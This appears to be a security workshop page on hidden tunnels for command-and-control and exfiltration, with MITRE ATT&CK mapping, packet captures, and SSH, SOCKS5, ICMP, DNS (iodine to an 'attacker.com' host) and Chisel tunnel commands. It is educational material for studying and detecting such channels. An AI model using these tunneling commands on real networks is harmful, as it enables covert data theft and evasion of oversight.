Hidden Tunnels in Cybersecurity

Exploration of various tunneling techniques for C2 and exfiltration

Table of contents


Introduction: What Are Hidden Tunnels?

Protocol tunneling is a technique which encapsulates one protocol or data stream within another protocol. *It's like putting a letter (the data) inside an envelope (the carrier protocol) to disguise its true nature.*

While tunneling itself is a very helpful technique which is widely used for legitimate purposes (*securing remote work connections, protecting sensitive data transfers, supporting network segmentation, etc*) it can be used by adversaries for evasive purposes:

- Bypassing firewall restrictions
- Concealing communication patterns
- Hiding data transfers within seemingly normal traffic
- Masking network activity


MITRE ATT&CK T1572. Protocol Tunneling



MITRE ATT&CK: Command and Control

The Adversary / Red Teamer is trying to communicate with compromised systems to control them.

Attackers commonly attempt to mimic normal, expected traffic to avoid detection. There are many ways an adversary can establish command and control with various levels of stealth depending on the victim's network structure and defenses.




MITRE ATT&CK TA0011. Command and Control

MITRE ATT&CK: Exfiltration

The Adversary / Red Teamer is trying to steal data.

Once they've collected data, attackers often package it to avoid detection. Techniques for getting data out of a target network typically include transferring it over their command and control channel or an alternate hidden channel.



```
Protocol  Length  Destination Address  Source Port  DEST   Info
TCP           74  172.18.0.3           33776         4444  33776 → 4444 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSva
TCP           74  172.18.0.3           33776         4444  [TCP Retransmission] 33776 → 4444 [SYN] Seq=0 Win=64240 Len=0 MS
TCP           74  172.18.0.2           4444         33776  4444 → 33776 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SAC
TCP           66  172.18.0.3           33776         4444  33776 → 4444 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2592009325
TCP          192  172.18.0.2           4444         33776  4444 → 33776 [PSH, ACK] Seq=1 Ack=1 Win=65280 Len=126 TSval=1223
```

```
> Frame 3: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
> Ethernet II, Src: 02:42:ac:12:00:03 (02:42:ac:12:00:03), Dst: 02:42:ac:12:00:02 (02:42:ac:12:00:02)
> Internet Protocol Version 4, Src: 172.18.0.3, Dst: 172.18.0.2
> Transmission Control Protocol, Src Port: 4444, Dst Port: 33776, Seq: 0, Ack: 1, Len: 0
```

```
0000  02 42 ac 12 00 02 02 42  ac 12 00 03 08 00 45 00   ·B····B ······E·
0010  00 3c 00 00 40 00 40 06  e2 92 ac 12 00 03 ac 12   ·<··@·@· ········
0020  00 02 11 5c 83 f0 a5 3b  95 26 0a 9b 54 0c a0 12   ···\···; ·&··T···
0030  fe 88 58 58 00 00 02 04  05 b4 04 02 08 0a 48 eb   ··XX···· ······H·
0040  6d 13 9a 7e ec 6d 01 03  03 07                     m··~·m·· ··
```

MITRE ATT&CK TA0010. Exfiltration

Protocol Tunneling

Encapsulating data (or a whole protocol) within another.

This behavior may conceal malicious traffic by blending in with existing traffic and/or provide an outer layer of encryption (similar to a VPN). Tunneling could also enable routing of network packets that would otherwise not reach their intended destination, such as SMB, RDP, or other traffic that would be filtered by network appliances or not routed over the Internet.

Possible tunnels

- Protocol abuse tunnels (e.g., ICMP, DNS, HTTP, DoH).
- Encapsulation tunnels (e.g., SSH tunneling, VPN-like methods).

Examples

`Milan`	Milan can use a custom protocol tunneled through DNS or HTTP.
`Cobalt Group`	Cobalt Group has used the Plink utility to create SSH tunnels.
`Chimera`	Chimera has encapsulated Cobalt Strike’s C2 protocol in DNS and HTTPS.

Workshop #1


Setup metasploit reverse tcp connection for C&C and examine its traffic


🎥 Video · 📝 Guidebook · 📦 Files

Transparent tunnels

Tunneling can be done without traffic masquerading or encryption

Let’s examine a scenario where an attacker uses a transparent tunnel to route traffic to another server via a proxy, without encryption or hiding the data’s original form. He can whether send data to or from the server: `files`, `commands` as well as use the target machine as intermediate proxy for sending data to remote server.





Protocol	Length	Destination Address	Source Port	DEST	Info
TCP	74	172.19.0.2	42206	1080	42206 → 1080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1421399756 TSecr=0 WS=128
TCP	74	172.19.0.3	1080	42206	1080 → 42206 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2449000396 TSec…
TCP	66	172.19.0.2	42206	1080	42206 → 1080 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1421399756 TSecr=2449000396
Socks	69	172.19.0.2	42206	1080	Version: 5 Connect to server request
TCP	66	172.19.0.3	1080	42206	1080 → 42206 [ACK] Seq=1 Ack=4 Win=65280 Len=0 TSval=2449000396 TSecr=1421399756
Socks	68	172.19.0.3	1080	42206	Version: 5 Connect to server response
TCP	66	172.19.0.2	42206	1080	42206 → 1080 [ACK] Seq=4 Ack=3 Win=64256 Len=0 TSval=1421399758 TSecr=2449000398
Socks	79	172.19.0.2	42206	1080	Version: 5 Command Request – Connect
Socks	76	172.19.0.3	1080	42206	Version: 5 Command Response – Connect
Socks	89	172.19.0.2	42206	1080	Version: 5
TCP	66	172.19.0.2	42206	1080	42206 → 1080 [FIN, ACK] Seq=40 Ack=13 Win=64256 Len=0 TSval=1421399762 TSecr=2449000402
TCP	66	172.19.0.3	1080	42206	1080 → 42206 [FIN, ACK] Seq=13 Ack=41 Win=65280 Len=0 TSval=2449000403 TSecr=1421399762
TCP	66	172.19.0.2	42206	1080	42206 → 1080 [ACK] Seq=41 Ack=14 Win=64256 Len=0 TSval=1421399763 TSecr=2449000403

```
  server#(
 � ��
Data via Dante SOCKS52
```

SSH tunnel

```
# server
nc -l -p 12345 > /server_data/output.txt

# client
ssh -L 45678:localhost:12345 root@server -p 22
```

SOCKS5 tunnel

```
# server
nc -l -p 9000 > /tmp/output.txt

# client
echo "Data via Dante SOCKS5" | \
nc -X 5 -x server:1080 server 9000
```

Workshop #2

Using SSH Tunnel and SOCKS5 proxy to Transfer Data Over Netcat

🎥 Video · 📝 Guidebook · 📦 Files

Types of Hidden Tunnels

The most descriptive tunnels.


Many protocols can be used for hidden tunnels. Examine several typical protocols which are the most easy to use and descriptive.

Protocol	Channel	Tools
`ICMP`	Transfer data inside ICMP request data section.	ICMPDoor, Metasploit icmp_exfil
`DNS`	Exploiting DNS query/response to exfiltrate data.	Iodine
`HTTP(S)`	Transfer data inside HTTP protocol structure.	Chisel

ICMP Tunnel

Use ICMP data section to transfer payload.

```
0                   1                   2                   3
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|     Type      |     Code      |          Checksum             |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                                                               |
+                         Message Body                          +
|                                                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```



```
⌄ Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x8bcf [correct]
    [Checksum Status: Good]
    Identifier (BE): 4 (0x0004)
    Identifier (LE): 1024 (0x0400)
    Sequence Number (BE): 1 (0x0001)
    Sequence Number (LE): 256 (0x0100)
    [Response frame: 2]
    Timestamp from icmp data: Jan 17, 2025 13:15:33.621471000 MSK
    [Timestamp from icmp data (relative): 0.000073000 seconds]
  › Data (40 bytes)

0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 00   ········ ······E·
0010  00 54 64 a6 40 00 40 01  d8 00 7f 00 00 01 7f 00   ·Td·@·@· ········
0020  00 01 08 00 8b cf 00 04  00 01 c5 2d 8a 67 00 00   ········ ···–·g··
0030  00 00 9f 7b 09 00 00 00  00 00 6c 6f 2c 20 77 6f   ···{···· ··lo, wo
0040  72 6c 64 21 48 65 6c 6c  6f 2c 20 77 6f 72 6c 64   rld!Hell o, world
0050  21 48 65 6c 6c 6f 2c 20  77 6f 72 6c 64 21 00 00   !Hello,  world!··
0060  00 00                                              ··
```

The ICMP **message body** contains data used primarily for network diagnostic and error reporting. It resides in the payload section of ICMP packets and can include information like timestamps or sequence numbers. Tools like `ping` or `traceroute` use ICMP to check the reachability and performance of devices on a network.

ICMP message body can be abused to hide arbitrary data within legitimate-looking packets in the **message body** section. **Example:** 🛠️ ICMPDoor – ICMP rev shell written in Python3 and scapy.

```
msg=$(echo -n "test msg" | xxd -p) # 74657374206d7367
ping <IP> -p "${msg}"
```

Or just a **ping** tool (`apt install iputils-ping`)

Workshop #3

Use icmpdoor software to Transfer Data Over ICMP

🎥 Video · 📝 Guidebook · 📦 Files

DNS Tunnel


Use DNS queries and responses to transfer payload through DNS protocol.

DNS protocol allows for **domain name queries** with a maximum length of 253 characters per label, and multiple labels can be chained. DNS responses can carry various record types (TXT, NULL, etc.) that can contain arbitrary data. This flexibility makes DNS an ideal protocol for tunneling.

Example: 🛠 iodine – DNS tunnel that supports multiple record types.

```
# Server side (attacker controlled domain)
iodined -f -c -P password 10.0.0.1 tunnel.attacker.com

# Client side
iodine -f -P password tunnel.attacker.com
```



Client | DNS Server | Attacker

Setup Phase

Register with tunnel.attacker.com

Forward DNS query

Establish tunnel parameters


Data Transfer

encoded_payload.tunnel.attacker.com

Forward encoded query

Response with encoded data

Client | DNS Server | Attacker



```
⌄ Domain Name System (query)
    Transaction ID: 0x0004
  › Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ⌄ Queries
    ⌄ 024300249EEEB40021636F6D6D616E64202844696D612900.t.freeserver.site: type MX, class
        Name: 024300249EEEB40021636F6D6D616E642028
        [Name Length: 66]
        [Label Count: 4]
```

```
0000  ec 4f 82 6d 60 f7 10 6f  d9 9e 42 7b 08 00 45 00   ·O·m`··o ··B{··E·
0010  00 70 64 c0 00 00 80 11  4a 55 c0 a8 05 16 c0 a8   ·pd····· JU······
0020  05 01 e5 a9 00 35 00 5c  b3 bd 00 04 01 00 00 01   ·····5·\ ········
0030  00 00 00 00 00 00 30 30  32 34 33 30 30 32 34 39   ······00 24300249
0040  45 45 45 42 34 30 30 32  31 36 33 36 46 36 44 36   EEEB4002 1636F6D6
0050  44 36 31 36 45 36 34 32  30 32 38 34 34 36 39 36   D616E642 02844696
0060  44 36 31 32 39 30 30 01  74 0a 66 72 65 65 73 65   D612900· t·freese
0070  72 76 65 72 04 73 69 74  65 00 00 0f 00 01         rver·sit e·····
```

HTTP(S) Tunnel

Use HTTP(S) requests to create a hidden TCP tunnel through web traffic.


HTTP tunneling encapsulates arbitrary network traffic within HTTP(S) requests and responses, allowing data to pass through firewalls and proxies that permit web traffic while potentially blocking other protocols.

Chisel uses HTTP/HTTPS as a transport protocol, leveraging WebSocket for persistent connections. It creates an encrypted tunnel that can carry multiple TCP/UDP streams, making it appear as regular web traffic.

Example: 🛠️ Chisel – Fast TCP/UDP tunnel over HTTP.

```
# Server side
chisel server -p 8080 --reverse

# Client side (reverse port forwarding)
chisel client https://example.com:8080 R:8000:localhost:80
```



Workshop #4

Use Chisel software to Transfer Data Over HTTP tunnel

🎥 Video · 📝 Guidebook · 📦 Files

Other Tunnels

Almonst every protocol can be used to data transfer.

SMTP Tunnel

Use email protocols to transfer data through firewalls:

- Encapsulate data in email attachments
- Base64 encoded payloads in message bodies
- Command & control through subject lines

Slack/WebSocket API Tunnel

Leverage collaboration platforms as covert channels:

- Use bot APIs for command execution
- WebSocket for real-time bidirectional communication
- Hide in legitimate application traffic

```
SMTP Tunnel:
+------------------+
| SMTP Headers     |
+------------------+
| Base64 Payload   |
+------------------+
| Email Signature  |
+------------------+

WebSocket API:
+------------------+
| WS Handshake     |
+------------------+
| JSON Messages    |
+------------------+
```

A word about steganography

Steganographic methods (data hiding in images or videos).

Common techniques:

- LSB (Least Significant Bit) modification in images
- Metadata manipulation in files
- Network protocol header modifications
- Timing-based covert channels

Tools:

- Steghide (images)
- Snow (whitespace encoding)
- stegfs (filesystem level)

```
Original Image        Modified Image
+--------------+     +--------------+
|  ░░░░░░░░░░  |     |  ░░░░░░░░░░  |
|  ░░████░░░░  |     |  ░░████░░░░  |
|  ░░████░░░░  | --> |  ░░████░░░░  |
|  ░░░░░░░░░░  |     |  ░░░░░░░░░░  |
+--------------+     +--------------+
                    (Contains hidden data
                     in LSB bits)
```

Learn More

📝 Documentation · 🧑‍💻 GitHub · 🎥 Showcases